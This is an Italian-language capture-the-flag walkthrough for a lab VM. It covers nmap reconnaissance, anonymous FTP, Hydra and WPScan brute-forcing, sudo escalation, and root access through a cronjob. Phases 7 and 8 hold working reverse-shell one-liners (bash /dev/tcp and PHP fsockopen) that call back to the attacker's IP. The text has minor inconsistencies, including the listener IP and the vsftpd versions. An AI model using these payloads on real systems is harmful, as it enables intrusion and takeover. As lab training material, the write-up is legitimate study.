EXTRA S6L5

La Missione: Scatena le tue abilità per conquistare i privilegi di root. Ci sono almeno due percorsi segreti per raggiungere il dominio totale su questa macchina. Durante il tuo viaggio, esplora a fondo ogni angolo nascosto per svelare tutti i suoi misteri.

Fase 1: Scansione della rete – Identificazione dei target

Obiettivo: Il primo passo in un test BlackBox è la ricognizione. Non avendo alcuna informazione preliminare, ho avviato una scansione della rete locale per identificare le macchine attive e potenzialmente vulnerabili.

Strumento utilizzato: nmap – uno degli strumenti fondamentali per la raccolta di informazioni in ambito di penetration testing.


Comando eseguito:

- nmap -sn 192.168.50.0/24

Risultato: La scansione ha rilevato **tre host attivi** nella subnet:

IP Addres	Hostname	MAC Addres	Note
192.168.50.1	pfSense.home.arpa	08:00:27:FD:AB:B5	pfSense
192.168.50.100	-	-	La mia macchina Kali Linux (attaccante)
192.168.50.154	-	08:00:27:71:D7:24	Macchina Target

Analisi: Conoscendo già la funzione del gateway **pfSense (192.168.50.1)** e della mia macchina **Kali (192.168.50.100)**, posso dedurre che **192.168.50.154** è la macchina virtuale da testare: **BlackBox VM**.



Fase 2: Scansione delle porte e identificazione dei servizi

Obiettivo: Dopo aver individuato la macchina target (**192.168.50.154**), ho eseguito una scansione più approfondita per rilevare le porte aperte e identificare i servizi attivi, con l'obiettivo di trovare potenziali vettori di attacco.

Strumento utilizzato: nmap – in modalità TCP SYN scan con rilevamento delle versioni dei servizi.

Comando eseguito:


- nmap -sS -sV 192.168.50.154

Risultato: La scansione ha rivelato **3 porte aperte** e i relativi servizi:

Porta	Protocollo	Servizio	Versione rilevata
21	TCP	FTP	vsftpd 2.3.5
22	TCP	SSH	OpenSSH 5.9p1 Debian 5ubuntu1.10
80	TCP	HTTP	Apache httpd 2.2.22 ((Ubuntu))

Analisi:

- Il servizio **FTP (vsftpd 2.3.5)** è noto per avere una vulnerabilità critica che consente l'esecuzione di codice remoto in alcune configurazioni.
- Il **server SSH** potrebbe essere utile per un accesso diretto, ma richiede credenziali valide.
- Il **server HTTP Apache 2.2.22** è una superficie interessante per attacchi web



Fase 2.5: Scansione avanzata – Raccolta dettagliata sul sistema

Obiettivo: Dopo aver visto che ci sono servizi attivi sulla macchina target, ho eseguito una scansione più approfondita per ottenere **più informazioni possibili** su come è configurata e su cosa sta girando.

Strumento utilizzato: `nmap` – con l'opzione `-A` che permette di fare una scansione completa: rilevamento del sistema operativo, versioni dei servizi, script di analisi e traceroute.

Comando eseguito:

- nmap -A 192.168.50.154


Risultato:

La scansione ha confermato le **porte aperte** e ha mostrato **dettagli aggiuntivi**:

Porta	Servizio	Versione	Note Importanti
21	FTP	vsftpd 3.0.3	Accesso anonimo abilitato
80	HTTP	Apache 2.2.22	/backup_wordpress

Dettagli interessanti:

- Dal file `robots.txt` è emersa una **directory nascosta**:
  `/backupwordpress`
  Questa potrebbe contenere file sensibili o backup del sito, quindi merita un'esplorazione approfondita.
- Il **server FTP** permette di connettersi **senza credenziali** (accesso anonimo), cosa che può essere sfruttata per esplorare file pubblici o mal configurati.



Fase 3: Accesso FTP anonimo – Esfiltrazione di file sensibili

Obiettivo: Tentare accesso anonimo al servizio FTP e analizzare il contenuto delle directory accessibili.

Comando eseguito:


- ftp anonymous@192.168.50.154

Risultato:


Connettendomi come utente anonymous, sono riuscito a navigare nelle directory disponibili. All'interno della cartella public, ho trovato un file chiamato **users.txt.bk**.

Il file user.txt.bk è stato scaricato utilizzando il comando:

- get user.txt.bk



Contenuto del file users.txt.bk**:**



Dettagli interessanti:

Il contenuto è interessante perché può essere riutilizzato per test di enumerazione su altri servizi, come SSH.

Fase 4: Accesso SSH – Enumerazione e brute-force

Dopo aver ottenuto una lista di possibili utenti dal file users.txt.bk, ho testato manualmente l'accesso SSH sulla porta 22. I tentativi con gli utenti labatchy, john e mai hanno restituito l'errore *Permission denied (publickey)*, indicando che l'autenticazione richiede una chiave pubblica.

Con l'utente anne, invece, il sistema ha richiesto una password, segno che l'autenticazione è possibile via credenziali.

Comandi utilizzati

Tentativi manuali di login SSH:


- ssh labatchy@192.168.50.154
- ssh john@192.168.50.154
- ssh mai@192.168.50.154
- ssh anne@192.168.50.154

Attacco di forza bruta con Hydra (verbose e threading):

- hydra -l anne -P /usr/share/wordlists/rockyou.txt ssh://192.168.50.154 -v -t 4

Dopo alcuni tentativi falliti, Hydra ha trovato una combinazione valida:

- **Username:** anne
- **Password:** princess



Fase 5: Privilege Escalation – Accesso root

Una volta ottenuto l'accesso SSH come utente **anne** e password **princess**, il mio obiettivo successivo era capire se potevo ottenere privilegi più elevati, fino ad arrivare a **root**.

Comando utilizzato per verificare i permessi:

- sudo -l


Il sistema ha mostrato che anne può eseguire **qualsiasi comando** come root, senza restrizioni:

- (ALL : ALL) ALL

Questo significa che posso ottenere una shell root semplicemente eseguendo:

- sudo su

L'operazione è andata a buon fine: ho ottenuto accesso come **utente root** sulla macchina target.



Verifica finale:

Per confermare il successo dell'escalation, ho navigato nella home dell'utente anne:

- cd /home/anne
- ls


Ho trovato un file chiamato flag.txt, che ho letto con:

- cat flag.txt

Il contenuto del file conferma il completamento della missione:

- Congratulations!
  If you can read this, that means you were able to obtain root permissions on this VM. You should be proud!
  There are multiple ways to gain acces remotely, as well as for privilege escalation.


Did you find them all?
@abatchy17



Fase 6: Esplorazione del file robots.txt, accesso alla directory nascosta e attacco a WordPress


Dopo aver individuato il file robots.txt tramite scansione, ho deciso di leggerne il contenuto con:

- curl http://192.168.50.154/robots.txt



Il file indicava di non indicizzare la directory **/backup_wordpress**, che ho quindi esplorato manualmente. All'interno ho trovato una vecchia installazione WordPress non più mantenuta, con un messaggio che ne annunciava la dismissione e un post firmato dall'amministratore "john". La pagina includeva anche una sezione "META" con il link per effettuare il login, che mi ha portato al classico form di autenticazione WordPress all'indirizzo:

- http://192.168.50.154/backup_wordpress/wp-login.php



A questo punto ho deciso di eseguire un attacco di tipo **brute-force** sfruttando WPScan, focalizzandomi sull'interfaccia xmlrpc.php, che consente l'autenticazione remota. Il comando utilizzato è stato:

- wpscan --url http://192.168.50.154/backup_wordpress --passwords home/kali/Desktop/seclists/Passwords/xato-net-10-million-passwords-1000000.txt --usernames john

Durante il processo, WPScan ha trovato una combinazione valida di credenziali:

- Username: john
- Password: enigma

Con queste credenziali ho potuto accedere al pannello di amministrazione WordPress, ottenendo un punto d'ingresso privilegiato nel sistema.

La prossima fase sarà analizzare i file accessibili dall'interfaccia WordPress, cercando eventuali plugin vulnerabili, file di backup o possibilità di upload arbitrario.


Fase 7: Reverse shell tramite WordPress – Accesso come

Dopo aver ottenuto accesso al pannello di amministrazione WordPress con l'utente john, ho esplorato le funzionalità disponibili. Tra queste, ho utilizzato l'**editor dei temi** per modificare il file 404.php del tema attivo "Twenty Sixteen".

Alla fine del file ho inserito una reverse shell in PHP, sfruttando la funzione exec() per aprire una connessione verso la mia macchina Kali:


- <?php
  exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.50.1/4444 0>&1'");
  ?>

Questa riga di codice, una volta eseguita dal server, forza l'apertura di una shell interattiva verso il mio listener Netcat.




Comando usato per ricevere la connessione:

- nc -lvnp 4444



Dopo aver salvato la modifica al file `404.php`, ho visitato una pagina inesistente del sito per forzare l'esecuzione del template 404:

- http://192.168.50.154/backup_wordpress/?p=404



La connessione è stata stabilita con successo, e ho ottenuto una shell remota con i privilegi dell'utente `www-data`, direttamente nella directory `/var/www/backup_wordpress`.

Il messaggio "bash: no job control in this shell" conferma che si tratta di una shell limitata, ma comunque utile per esplorare il sistema e cercare ulteriori vettori di escalation.

Fase 8: Privilege Escalation tramite cronjob – Accesso come Root

Dopo aver ottenuto una shell come utente www-data, ho analizzato il sistema alla ricerca di possibili vettori di escalation. Durante l'esplorazione, ho scoperto che il file /usr/local/bin/cleanup viene eseguito automaticamente da **un cronjob ogni minuto**. Questo mi ha fornito un'opportunità perfetta per ottenere una reverse shell con privilegi elevati.

Ho quindi creato uno script PHP che apre una connessione verso la mia macchina Kali, scrivendolo direttamente nel file cleanup:

- echo 'php -r '$sock=fsockopen("192.168.50.100",4444);exec("/bin/sh -i <&3 >&3 2>&3");' > /usr/local/bin/cleanup

```
www-data@bsides2018:/var/www/backup_wordpress$ echo 'php -r '\''$sock=fsockopen("192.168.50.100",4444);exec("/bin/sh -i <&3 >&3 2>&3");'\''' > /usr/local/bin/cleanup
<ec("/bin/sh -i <&3 >&3 2>&3");'\''' > /usr/local/bin/cleanup
```

Nel frattempo, ho avviato un listener Netcat sulla porta 4444:

- nc -lvnp 4444

Dopo meno di un minuto, il cronjob ha eseguito lo script e ho ricevuto una connessione da 192.168.50.154. La shell ottenuta era già con privilegi **root**, confermando che il cronjob viene eseguito da un utente con accesso completo al sistema.


Verifica finale:

All'interno della directory corrente ho trovato il file flag.txt, che ho letto con:

- cat flag.txt

Il contenuto conferma il successo dell'escalation:

- Congratulations!
  If you can read this, that means you were able to obtain root permissions on this VM. You should be proud!
  There are multiple ways to gain acces remotely, as well as for privilege escalation.
  Did you find them all?
  @abatchy17



CONCLUSIONI:

